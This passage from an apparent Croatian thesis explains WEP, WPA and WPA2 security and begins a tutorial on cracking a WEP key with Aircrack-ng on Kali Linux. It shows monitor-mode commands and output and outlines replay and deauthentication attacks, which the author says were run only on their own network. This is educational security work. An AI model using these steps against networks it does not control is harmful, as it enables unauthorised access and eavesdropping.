Ne postoji autentifikacija pristupnih točki tako da klijenti nikad ne znaju jesu li se spojili na opremu koju je postavio napadač ili na legitimnu mrežnu opremu. To napadaču daje mogućnost da preuzima ulogu mosta između pristupne točke i klijenta i prosljeđuje sve pakete

koji putuju između njih, usput ih čitajući. Paketi za vrijeme autentifikacije, iako rijetki, pružaju dodatnu pomoć pri otkrivanju dijeljenog ključa.

## 3.6. ODBACIVANJE WEP-a

Iako je *WEP* mehanizam uveden 1997. godine, prvi napad je osmišljen već 2001. godine. Napad je koristio slabosti *RC4* algoritma enkripcije, a nazvan je *FMS* napad prema početnim slovima vlastitih imena njegovih autora: Fluhrer, Mantin i Shamir [13]. Brojni problemi i propusti kod *WEP* mehanizma, kao i sami napadi na *WEP* mehanizam su potaknuli *IEEE* da započne s radom na novom sigurnosnom protokolu – *802.11i*. Organizacija *Wi-Fi Alliance* odlučila je primijeniti standard prije nego što je dovršen kako bi se barem djelomično poboljšala sigurnost. Tako je nastao *WPA* (*engl. Wi-Fi Protected Access*) standard koji uključuje mnoge dijelove *802.11i* (*WPA2*) standarda. Pojavom *WPA* i *WPA2* standarda, *WEP* standard je postao neupotrebljiv jer više nije mogao pružiti adekvatnu zaštitu i upravo zbog toga se ne preporuča njegovo korištenje pri zaštiti bežičnih lokalnih mreža.

# 4. Wi-Fi PROTECTED ACCESS - WPA

Kada su se pojavili prvi ozbiljniji napadi na *WEP* sustav zaštite, bilo je jasno da treba izmisliti novi sigurnosni standard sigurniji od *WEP*-a koji će biti kompatibilan s mrežnom opremom koja je koristila *WEP* sustav zaštite. To je dovelo do pojave *WPA* (*engl. Wi-Fi Protected Access*) standarda. *WPA* standard uključuje mnoge dijelove standarda *802.11i* (*WPA2*), ali ne i *AES* enkripciju čije objašnjenje slijedi kasnije. Glavni razlog je složenost *AES* enkripcije zbog koje se ona nije mogla primjenjivati na postojećim uređajima, već je bila potrebna nova mrežna oprema. *WPA* je tako svojevrsni most prema *IEEE 802.11i* (*WPA2*) standardu i potpuno je kompatibilan s mrežama koje koriste *WEP*. Ključne značajke kojima *WPA* mehanizam nastoji riješiti propuste *WEP* mehanizma su [14]:

- provodi *802.1X EAP* autentifikaciju kojom prisiljava međusobnu autentifikaciju,
- uveden je *TKIP* (*engl. Temporal Key Integrity Protocol*) koji pomoću postojećeg *WEP RC4* algoritma enkripcije osigurava jaču zaštitu podataka,
- koristi *MIC* (*engl. Message Integrity Code*) koji se izračunava algoritmom *Michael* u svrhu provjere integriteta poruke.

*WPA* mehanizam je uveden samo kao privremeno sigurnosno rješenje, a cilj mu je savladati sve poznate propuste *WEP* mehanizma. Zamišljen je da bude u skladu s nadolazećim *IEEE 802.11i* (*WPA2*) standardom koji nudi najveći stupanj zaštite bežičnih računalnih mreža.

## 4.1. TKIP

*TKIP* (*engl. Temporal Key Integrity Protocol*) je sastavni dio *WPA* mehanizma zaštite koji se koristi kako bi se izbjegli statični dijeljeni ključevi. Također ga je moguće koristiti i kod *WPA2* mehanizma zaštite. *TKIP* se temelji na *RC4* algoritmu koji se koristi kod *WEP* sustava zaštite, ali ima dodane nove sigurnosne alate [15].

*Tablica 4.1. Pegled WEP slabosti te TKIP poboljšanja*

| WEP slabosti | TKIP poboljšanja |
|---|---|
| Koristi kratke inicijalizacijske vektore, samo 24 bita | Koristi dulje inicijalizacijske vektore, 48 bita |
| Koristi statički zajednički dijeljeni ključ | Koristi dinamički zajednički dijeljeni ključ |
| Ne nudi zaštitu od neprekidnog slanja istog | Koristi inicijalizacijske vektore kako bi |

| | |
|---|---|
| paketa | spriječio neprekidno slanje istog paketa |
| Koristi isti zajednički dijeljeni ključ za autentifikaciju i šifriranje | Koristi zajednički dijeljeni ključ (duljine 256 bita) za generiranje ključeva za promet između klijenta i pristupne točke (*engl. Pairwise Temporal Key - PTK*) umjesto da ga izravno koristi za šifriranje |
| Koristi lošiji algoritam provjere integriteta podataka (*CRC32*) | Koristi *MIC* algoritam provjere integriteta podataka |

*TKIP* paketa se sastoji od tri dijela:

1. 128-bitnog privremenog ključa kojeg dijele klijent i pristupna točka,
2. *MAC* adrese klijenta,
3. 48-bitnog inicijalizacijskog vektora koji se postepeno povećava.

Kombinacija ovih triju dijelova garantira da klijenti koriste različite ključeve.

Da bi bio u skladu s mrežnom opremom koja je koristila *WEP* mehanizam zaštite, *TKIP* koristi isti algoritam enkripcije (*RC4*) kao i *WEP* sigurnosni mehanizam. To znači da se jednostavnom nadogradnjom upravljačkih programa mogla omogućiti implementacija *TKIP*-a. Za razliku od *WEP*-a, *TKIP* mijenja privremene ključeve svakih 10 000 paketa čime je postignuta dinamična distribucija dijeljenih ključeva. Upravo ta rotacija dijeljenih ključeva predstavlja jednu od glavnih prednosti naspram *WEP*-a. Iako *TKIP* koristi isti algoritam enkripcije (*RC4*) kao i *WEP* sigurnosni mehanizam, zbog uvedenih poboljšanja se smatra jačim i kvalitetnijim protokolom enkripcije. Međutim, *TKIP* bi trebao biti samo privremeno rješenje zbog svoje uporabe *RC4* algoritma.

Ukratko, *TKIP* je poboljšani *WEP*. Sadrži poboljšane njegove glavne sigurnosne probleme kao što je npr. ponovna upotreba inicijalizacijskih vektora. Budući da se temelji na *RC4* algoritmu enkripcije, također postoje mnogi napadi na *TKIP*. Kako postoje aplikacije koje zahtijevaju višu razinu sigurnosti, uvedena je *AES* enkripcija koju koristi *WPA2* mehanizam zaštite. Ona se smatra među najsigurnijim algoritmom enkripcije današnjice.

## 4.2. MICHAEL ALGORITAM

*TKIP* uključuje *MIC* (*engl. Message Integrity Check*) pod nazivom *Michael*. *Michael* je jednosmjerni kriptografski algoritam koji se koristi za provođenje i očuvanje integriteta podataka. *MIC* svake poruke je duljine 64 bita, izračunava se pomoću *Michael* algoritma, a umetnut ju u *TKIP* paketa. *MIC* svake poruke dobiva se korištenjem ključa za integritet podataka

i same poruke kao ulaza za *Michael* algoritam. Algoritam je varijacija standardnih *MAC* (*engl. Message Authentication Code*) te *MIC* algoritama, oslabljen dovoljno da se može pokretati na većini mrežne opreme. Budući da se radi o kriptografskom algoritmu, nudi daleko veću razinu zaštite nego što je pruža *CRC32* kod *WEP* mehanizma. *WEP* mehanizam nema ugrađenu zaštitu od lažnih paketa i kao ni od drugih aktivnih napada. *Michael* sam po sebi ne sprječava napade koji su se koristili kod *WEP* mehanizma zaštite; međutim, u stanju je detektirati nepravilan *MIC* i samim time obavijestiti *TKIP* da donese protumjere poput upozoravanja administratora sustava, mijenjanje *PTK* ili čak isključivanje mreže. Dodatna zaštita od napada neprekidnog slanja jednog te istog paketa ostvarena je korištenjem *IV*-a za brojanje paketa. Isti paket se ne može beskonačno puta slati u mrežu i tako stvarati umjetni promet. Algoritam *Michael* je samo prijelazno rješenje prema računanju kvalitetnog *MIC*-a. Budući da je otvoren napadima uzastopnim pokušavanjem (*engl. Brute-Force Attack*), ugrađena je protumjera – prekidanje veze sa svim klijentima u razdoblju od 60 sekundi. Zbog toga postoji mogućnost *DoS* (*engl. Denial of Service*) napada na mrežu slanjem dva paketa koji imaju pogrešan *MIC* svakih 59 sekundi, što bi izazvalo neprestanu nedostupnost pristupne točke.

## 4.3. AUTENTIFIKACIJA

*WPA* koristi *802.1X* autentifikaciju u kombinaciji s *EAP* (*engl. Extensible Authentication Protocol*) za autentifikaciju i kontrolu pristupa mreži. *802.1X* je protokol koji omogućuje autentifikaciju uređajima koji se spajaju na klasičnu ili bežičnu mrežu korištenjem jednog od *EAP* protokola. Za implementaciju *802.1X* autentifikacije potrebno je koristiti autentifikacijski poslužitelj, npr. *RADIUS* (*engl. Remote Authentication Dial-In User Service*). Pristupna točka se oslanja na autentifikacijski server i služi kao most za *EAP* promet između korisnika i servera. Postoji nekoliko komponenti koje sudjeluju u procesu autentifikacije:

- klijent, odnosno uređaj koji želi koristiti resurse mreže šalje zahtjev za autentifikacijom,
- pristupna točka koja ima omogućenu *802.1X* autentifikaciju,
- autentifikacijski poslužitelj koji obavlja postupak provjere autentifikacije,
- *EAP* protokol koji se koristi između klijenta i pristupne točke,
- *PAE* (*engl. Port Access Entry*) logička komponenta kojom klijent i pristupna točka razmjenjuju *EAP* poruke.

Postoji oko 40 raznih implementacija *EAP*-a. Neke od najčešćih implementacija kod bežičnih mreža su objašnjene u nastavku [14].

*EAP-TLS* omogućuje enkripciju svog mrežnog prometa između klijenta i servera. Nakon izmjene nekoliko početnih poruka koje su nezaštićene (tzv. rukovanje, *engl. Handshake*), klijent i server dogovorili su se oko ključa koji će biti korišten za enkripciju. Iza toga sav promet je kriptiran.

*EAP-TTLS* i *EAP-PEAP* prilagođeniji su upotrebi u bežičnim mrežama, budući da se zahtijeva autentifikacija servera prije autentifikacije klijenta. Nakon što se uspostavi komunikacijski "tunel" zaštićen enkripcijom, ponavlja se proces autentifikacije bilo kojim *EAP* protokolom. Na taj način se autentifikacija odvija u sigurnom okruženju, za razliku od *EAP-TLS*-a.

Ozbiljnije organizacije trebale bi koristiti *RADIUS* (*engl. Remote Authentication Dial-In User Service*) u kombinaciji sa određenim *EAP* protokolom. *RADIUS* server sadrži podatke potrebne za prijavu svakog korisnika čiji oblik ovisi o načinu prijavljivanja na sustav (korisničko ime, lozinka, pametne kartice...). Kada se korisnik želi povezati na mrežu, pristupnoj točki šalje potrebne podatke (*engl. Credentials*). Pristupna točka ih putem *RADIUS* protokola šalje serveru na kojem se provjerava legitimnost korisnika. Ako je sve u redu, pristupna točka i korisnik su autentificirani (ovaj put oboje, za razliku od *WEP*-a).

Postoji poseban slučaj kod *802.1X* autentifikacije gdje se ne koristi autentifikacijski poslužitelj. To je slučaj kod manjih računalnih mreža koje se konfiguriraju u domovima i manjim organizacijma, gdje su troškovi autentifikacijskog poslužitelja preveliki i nepotrebni. Umjesto autentifikacijskog poslužitelja koristi se zajednički dijeljeni ključ. Zajednički dijeljeni ključ se definira ručno u postavkama pristupne točke kao i klijenta. Cijeli mehanizam je zapravo nalik *WEP* autentifikaciji dijeljenim ključem. Kod autentifikacije dijeljenim ključem, pristupna točka više nema ulogu mosta između korisnika i autentifikacijskog servera, već sama vrši autentifikaciju. Dijeljeni ključ može biti dug od 8 do 63 znakova. Slaba točka *WPA* autentifikacije dijeljenim ključem ja da napadač može osluškivati podatke koji se izmjenjuju za vrijeme autentifikacije i na temelju njih započeti napad pomoću rječnika (*engl. Dictionary Attack*). Ovaj napad je vrlo poznat i uspješan kod laganih i trivijalnih dijeljenih ključeva koji koriste popularne riječi, pojmove ili kombinacije brojeva. Stoga se preporuča korištenje duljih i kompliciranijih riječi u kombinaciji s brojevima ili specijalnim znakovima.

## 4.4. PREDNOSTI I MANE WPA MEHANIZMA

Općenite sigurnosne prednosti *WPA* mehanizma naspram *WEP*-a su:

- osigurava kvalitetniju kontrolu pristupa mreži kroz obostranu autentifikaciju,
- podržava bolje sigurnosne tehnologije poput *802.1X* autentifikacije, *EAP* protokola, *RADIUS* poslužitelja te zajedničkih dijeljenih ključeva,
- kod *TKIP*-a se koriste dinamički ključevi čime se osigurava bolje upravljanje ključevima,
- autentifikacijski ključ se razlikuje od ključa enkripcije,
- *MIC* provodi provjeru integriteta podataka putem *Michael* algoritma,
- *WPA* osigurava kompatibilnost s konačnim sigurnosnim rješenjem za bežične računalne mreže, *802.11i* (*WPA2*) standardom.

Međutim, *WPA* također sadrži neke potencijalne sigurnosne probleme:

- postoje potencijalne slabosti kod *TKIP* enkripcije,
- s vremenom su se pojavili uspješni napadi na *WPA* mehanizam,
- performanse mreže mogu biti ograničene zbog složenijih protokola provjere autentičnosti i enkripcije.

# 5. Wi-Fi PROTECTED ACCESS II - WPA2

U rujnu 2004. godine, *Wi-Fi Alliance* uvodi *WPA2* (*engl. Wi-Fi Protected Access 2*) sustav zaštite. *WPA2* se temelji na konačnom *IEEE 802.11i* standardu dovršenim u lipnju 2004. godine.

Postoje neke sličnosti između *WPA* i *WPA2* sustava zaštite. Kao i *WPA*, *WPA2* koristi *802.1X/EAP* infrastrukturu koja osigurava međusobnu autentifikaciju te dinamičko upravljanje ključevima. Također nudi mogućnost uporabe zajedničkih dijeljenih ključeva kod kućnih mreža i manjih ureda. Kao i *WPA*, *WPA2* koristi *Michael* algoritam dizajniran za zaštitu svih *802.11* bežičnih uređaja.

Osnovna razlika između *WPA* i *WPA2* je ta da *WPA2* umjesto *TKIP*-a koristi *AES* (*engl. Advanced Encryption Standard*) algoritam enkripcije podataka [16]. *AES*, kao što je opisano u *802.11i* standardu, predstavlja blokovski algoritam enkripcije podataka (*engl. Block Cipher*), za razliku od *RC4* algoritma koji je enkripcijski algoritam tôka podataka (*engl. Stream Cipher*). Dok algoritam tôka obrađuje znakove jedan po jedan, blokovski algoritam djeluje na cijeli blok podataka odjednom. Blokovski algoritmi su vrsta simetričnih algoritama koji djeluju na nizove bitova koji su fiksne veličine, tzv. blokovi. Prednosti algoritma su jednostavna sklopovska implementacija i male potrebe za memorijom. *AES* podržava blokove teksta veličine 128 bitova, te ključeve veličine 128, 192 i 256 bitova.

## 5.1. AES-CCMP

*CCMP* (*engl. Counter Mode with CBC-MAC Protocol*) [15] se smatra jednim od najsigurnijih algoritama enkripcije kod bežičnih tehnologija današnjice. Sastavni je dio *WPA2* standarda, a osigurava integritet podataka, autentifikaciju te povjerljivost podataka. *CCMP* koristi *AES* algoritam enkripcije podataka umjesto *RC4* algoritma, i to je razlog zašto je potpuno drugačiji od *WEP* i *TKIP* enkripcijskih algoritama. *CTR* (*engl. Counter Mode*) se odnosi na operativni način rada *AES* algoritma. *CBC-MAC* (*engl. Cipher Block Chaining Message authentication Code*) protokol osigurava integritet podataka te obavlja autentifikaciju. Paket se sastoji od rednog broja paketa, zaglavlja, te zaštićenog dijela paketa kojeg čine sami podaci i *MIC* vrijednost paketa. Upravo zbog toga jer se *CCMP* znatno razlikuje od *WEP* i *TKIP* mehanizama te njihovih algoritama ekripcije, poznati napadi na *WEP* ili *WPA* sustav zaštite se ne mogu primijeniti na *WPA2* sustav zaštite.

Pojednostavljeno:

- za enkripciju podataka *CCMP* koristi *AES* algoritam u *CTR* načinu rada,
- za integritet paketa (*MIC*) *CCMP* koristi *CBC-MAC* protokol.

<table>
<tr><td>802.11 Zaglavlje</td><td>CCMP Zaglavlje</td><td>Podaci</td><td>MIC</td><td>802.11 Završetak</td></tr>
<tr><td></td><td></td><td colspan="2">Kriptirano</td><td></td></tr>
<tr><td></td><td colspan="3">Sadržaj 802.11 paketa</td><td></td></tr>
<tr><td colspan="5">802.11 paket</td></tr>
</table>

*Slika 5.1. 802.11 paket*

## 5.2. 802.11i SAŽETAK


Enkripcija podataka je dovedena na potpuno sigurnu razinu zahvaljujući *AES* algoritmu. Integritet podataka zaštićen je sigurnim kriptografskim algoritmom. Može se reći da su ispravljeni svi sigurnosni propusti *WEP*-a i *WPA*. Ukoliko se koristi autentifikacija dijeljenim ključevima (*engl. Pre-Shared Key – PSK*), i dalje je moguć pasivni napad u kojem napadač osluškuje promet za vrijeme autentifikacije legalnih korisnika. Na temelju prikupljenih podataka, moguće je pokrenuti napad rječnikom. Napadač ne mora biti povezan na mrežu, ali svaki dodatni zarobljeni paket povećava vjerojatnost otkrivanja *PSK* ključa.

# 6. PROBIJANJE ZAŠTITE BEŽIČNIH MREŽA

U nastavku ovog rada slijedi objašnjenje probijanja *WEP*, *WPA* te *WPA2* sustava zaštite bežičnih mreža. Za napad se koristi *Aircrack-ng*, softverski paket koji je dobro poznat i često primjenjivan u takve svrhe. *Aircrack-ng* čine 18 alata za detekciju, prisluškivanje, analizu i razbijanje paketa bežičnih mreža. *Aircrack-ng* radi s mrežnim karticama čiji upravljački programi podržavaju nadzorni način rada (*engl. Monitoring Mode*). Dostupan je za *Linux* i *Windows* okruženja. Većina *Windows* upravljačkih programa za mrežne kartice ne podržavaju nadzorni način rada, a njihov izvorni kod uglavnom nije javno dostupan, za razliku od *Linux* upravljačkih programa. Stoga je upotrebljivost ovog paketa veća na *Linux* platformama. Za uspiješno probijanje dijeljenih ključeva dovoljna su samo četiri alata iz ovog softverskog paketa. *Airmon-ng* se koristi za stavljanje bežične mrežne kartice u nadzorni način rada. *Airodump-ng* služi za prisluškivanje mrežnog prometa između pristupne točke i klijenata (*engl. Packet Sniffing*). *Aireplay-ng* služi za ubacivanje i ponavljanje paketa u bežičnoj mreži. Kao i ostali alati nudi više opcija i napada, a neki od često korištenih su: ubacivanje *ARP* paketa u mrežu, lažna autentifikacija s pristupnom točkom, deautentifikacija povezanih klijenata s pristupnom točkom, napad fragmentacije, itd. Za probijanje ključeva iz prikupljenih paketa koristi se *Aircrack-ng* alat. Budući da se radi o ilegalnim radnjama, svako testiranje i probijanje zaštite je obavljeno isključivo na vlastitoj opremi i mreži.

U sklopu ovog rada, korištena je *Kali Linux* distribucija [17], koja u sebi već sadrži spomenuti *Aircrack-ng* programski paket. *Kali Linux* operativni sustav predstavlja nasljednika uspješnog *BackTrack* projekta. *Kali Linux* je standardna *Linux* distribucija otvorenog koda izgrađena na bazi *Debian* Linux-a, a sadrži više od 300 alata za provjeru sigurnosti računalnih mreža. U odnosu na *BackTrack*, uvršteni alati su pročišćeni na način da se elimininiralo one alate koji nisu (dovoljno dobro) radili ili su drugi alati iste zadaće obavljali bolje. *Kali Linux* snažno podržava otvoreni kod, besplatan je, a njegovo razvojno stablo je dostupno svima na uvid pa svatko može pristupiti izvornom kodu, mijenjati ga i prilagođavati pakete svojim potrebama. U distribuciji je podržan veliki broj bežičnih uređaja. Kompatibilan je s različitim *USB* i sličnim bežičnim uređajima. To je napravljeno iz razloga da se može koristiti kao alat za testiranje na što većem broju hardverskih platformi. Iz tog razloga je vrlo popularna opcija kod testiranja sigunosti računalnih mreža. *Kali Linux* je distribucija s velikim brojem alata, jako preglednom i detaljnom dokumentacijom, te mogućnostima za učenje, savladavanje i testiranje znanja iz važnog područja kao što je računalna sigurnost. *Kali Linux* se može preuzeti na:

*https://www.kali.org/downloads/*. Napravljeno je više verzija distribucije prilagođenih za različite hardverske arhitekture. Moguće je preuzeti verzije za 32-bitne i 64-bitne procesore, verzije za *ARMEL* i *ARMHF* procesore, verzije za prijenosne uređaje, te datoteke za pokretanje na virtualizacijskim sustavima. *Kali Linux* je moguće instalirati na fizičke medije: računala, *CD*, *DVD*, *USB*... Osim na fizičke medije, moguća je i instalacija na virtualne poslužitelje: npr. *VirtualBox*, *VMware Workstation*. Za potrebe ovog rada korištena je *.iso* datoteka za 64-bitne procesore, a instalacija *Kali Linux* distribucije je izvršena na *USB* čime je dobiven *LiveUSB*. To znači da je u *BIOS*-u ili *Boot Menu*-u potrebno odabrati *USB* kao medij za pokretanje operativnog sustava. Nakon uspješnog pokretanja *Kali Linux* operativnog sustava, može se započeti s postupcima napada za probijanje zaštite bežičnih mreža. Zbog jednostavnosti i za potrebe ovog rada, svi postupci će biti odrađeni preko *Terminala* – aplikacije koja omogućuje pristup operacijskom sustavu na temelju komandnih linija; odnosno ne postoji grafičko sučelje (*engl. Graphical User Interface – GUI*).




*Slika 6.1. Kali Linux Terminal*

## 6.1. PROBIJANJE WEP KLJUČA PRISTUPNE TOČKE S POVEZANIM KLIJENTIMA

U ovom su poglavlju opisani postupci probijanja *WEP* ključa. Ovi postupci vrijede uz pretpostavku da su na pristupnu točku (ili usmjerivač) povezani klijenti (ili barem jedan klijent) koji aktivno koriste bežičnu mrežu [18]. Drugim riječima, mora postojati prijenos informacija između klijenta i pristupne točke. Ovo su osnovni koraci koje je potrebno učiniti: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* radi

prikupljanja inicijalizacijskih vektora (*engl. Initialization Vector – IV*) samo ciljane pristupne točke, pokrenuti *Aireplay-ng* program i njegov *arpreplay* napad, obaviti deautentifikaciju postojećeg klijenta pomoću *Aireplay-ng* programa i njegovog *deauth* napada deautentifikacije, pokrenuti *Aircrack-ng* alat za probijanje *WEP* ključa pomoću prikupljenih inicijalizacijskih vektora.

### 6.1.1. Airmon-ng

Za početak je potrebno *Wi-Fi* mrežnu karticu postaviti u nadzorni način rada (*engl. Monitor Mode*), a za to se koristi *Airmon-ng* [19] skripta iz *Aircrack-ng* skupine programa. *Airmon-ng* je skripta koja se koristi kako bi se omogućio nadzorni način rada bežičnih sučelja. Također se može koristiti i za povratak iz nadzornog načina rada u upravljani način rada (*engl. Managed Mode*). Korištenje *Airmon-ng* naredbe bez parametara će pokazati status sučelja. Stoga, prva naredba koja se koristi je prikazana na Slici 6.2.


*Slika 6.2. Airmon-ng naredba bez parametara*

Slika 6.3. prikazuje odgovor prethodne naredbe.


*Slika 6.3. Odgovor Airmon-ng naredbe bez dodatnih parametara*

Odgovor *Airmon-ng* naredbe bez parametara daje informacije o bežičnoj kartici koja je integrirana u računalo na kojem je izvršena *Airmon-ng* naredba. Pa su tako vidljive informacije o sučelju (*engl. Interface*), proizvođaču (*engl. Chipset*) te pogonskom programu (*engl. Driver*). Za sljedeću naredbu važan je stupac *Interface* jer se pomoću nje bežična kartica postavlja u nadzorni način rada. Zbog toga se definiranjem sučelja određuje koja bežična kartica se želi postaviti u nadzorni način rada. U ovom slučaju moguće je samo koristiti *wlan0* sučelje, no to ne bi bilo tako da npr. računalo sadrži dvije ili više bežičnih kartica. Sintaksa sljedeće naredbe kojom se bežična kartica postavlja u nadzorni način rada je prikazana na Slici 6.4.

```
root@kali:~# airmon-ng start wlan0
```

*Slika 6.4. Naredba za postavljanje bežične kartice u nadzorni način rada*

Parametar *start* definira da se bežična kartica želi postaviti u nadzorni način rada. Uz parametar start, moguće je koristiti parametar stop koji se koristi za povratak bežične kartice iz nadzornog načina rada u upravljani način rada. Odgovor prethodne naredbe je prikazan na Slici 6.5.

```
root@kali:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
3036    NetworkManager
3126    wpa_supplicant


Interface       Chipset         Driver

wlan0           Atheros         ath5k - [phy0]
                                (monitor mode enabled on mon0)
```

*Slika 6.5. Postavljanje bežične kartice u nadzorni način rada*

Korištena naredba za postavljanje bežične kartice u nadzorni način rada odgovara da je nadzorni način rada omogućen na *mon0* sučelju. To je vrlo važno jer će se u sljedećim koracima na kraju svake naredbe koristiti upravo to novo sučelje koje ima omogućen nadzorni način rada, dakle *mon0* sučelje. Također odgovara da bi neki od pokrenutih procesa mogli izazvati probleme u daljnjem tijeku izvođenja napada. Upravo zbog toga ih je pametno ugasiti. To se izvodi naredbom prikazanom na Slici 6.6.

```
root@kali:~# kill 3036
root@kali:~# kill 3126
```

*Slika 6.6. Naredbe za gašenje procesa*

Izvršenjem ove naredbe završava korištenje *Airmon-ng* skripte te se prelazi na sljedeći alat iz *Aircrack-ng* skupine alata, a to je *Airodump-ng*.


### 6.1.2. Airodump-ng

*Airodump-ng* [19] je alat iz *Aircrack-ng* skupine programa koji služi za prikupljanje

*802.11* okvira (*engl. Raw 802.11 Frames*), tj. inicijalizacijskih vektora kod *WEP* standarda, s namjerom za kasnije korištenje *Aircrack-ng* alatom. *Airodump-ng* zapisuje prikupljene pakete u datoteku *.cap* formata, ali i dodatne datoteke koje sadrže podatke o svim pristupnim točkama i klijentima unutar dometa. Sintaksa naredbe za korištenje *Airodump-ng* alata prikazana je na Slici 6.7.


*Slika 6.7. Sintaksa naredbe za korištenje Airodump-ng alata*

Odgovor prethodne naredbe prikazan je na Slici 6.8.





*Slika 6.8. Odgovor Airodump-ng naredbe bez dodatnih parametara*

Na Slici 6.8. je prikazan klasičan odgovor *Airodump-ng* naredbe bez dodatnih parametara. Ovaj ispis zapravo prikazuje informacije o svih bežičnim mrežama koje se nalaze u blizini računala s kojeg je pokrenuta *Airodump-ng* naredba. Značenje kolona važnih za naredbe koje slijede je:

- *BSSID* – predstavlja *MAC* adresu pristupne točke
- *PWR* – broj koji predstavlja udaljenost od pristupne točke; manji broj predstavlja manju udaljenost i veće šanse za uspješan napad
- *#Data* – broj prikupljenih okvira, odnosno inicijalizacijskih vektora kod *WEP* standarda
- *CH* – kanal na kojem se nalazi pojedina pristupna točka
- *ENC* – metoda zaštite bežične mreže koju koristi pristupna točka: *WEP*, *WPA* ili *WPA2*
- *ESSID* – naziv pristupne točke
- *STATION* – predstavlja *MAC* adresu klijenata, tj. uređaja povezanih na određenu pristupnu točku

Nakon nekoliko sekundi potrebno je zaustaviti prisluškivanje mrežnog prometa (*Ctrl+C*) i zabilježiti korisne informacije ciljane pristupne točke na koju se želi izvršiti napad. U ovom slučaju je to *TEST-WEP* pristupna točka, a korisne informacije su *BSSID* te *CH*.



